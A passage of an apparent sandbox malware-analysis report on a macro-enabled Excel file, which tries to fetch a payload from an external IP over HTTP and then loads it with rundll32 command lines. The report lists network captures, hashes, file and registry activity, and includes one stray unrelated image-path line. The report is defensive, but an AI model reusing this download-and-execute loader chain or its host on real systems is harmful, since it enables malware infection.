65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49714	91.211.89.28	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Apr 1, 2021 21:39:12.651839018 CEST	667	OUT	GET /44285,5327891204.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.211.89.28 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 1, 2021 21:39:12.799252033 CEST	670	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 01 Apr 2021 19:39:12 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5420 Parent PID: 792

General

Start time:	21:39:06
Start date:	01/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xa60000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF6D6D785151FC7DAA.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	682F92AB	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\81FDE008.tmp	success or wait	1	BD495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\51D775F.tmp	success or wait	1	BD495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	BC51E4	WriteFile
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	BC5241	WriteFile
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	BC51E4	WriteFile
C:\Users\user\Desktop\~$91476525608-04012021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	BC5241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	AD20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	AD211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68338A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68338A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68338A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	AD213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	AD213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6288 Parent PID: 5420

General

Start time:	21:39:12
Start date:	01/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Hodas.vyur,PluginInit
Imagebase:	0x90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6328 Parent PID: 5420

General

Start time:	21:39:13
Start date:	01/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Hodas.vyur1,PluginInit
Imagebase:	0x90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6348 Parent PID: 5420

General

Start time:	21:39:13
Start date:	01/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Hodas.vyur2,PluginInit
Imagebase:	0x90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis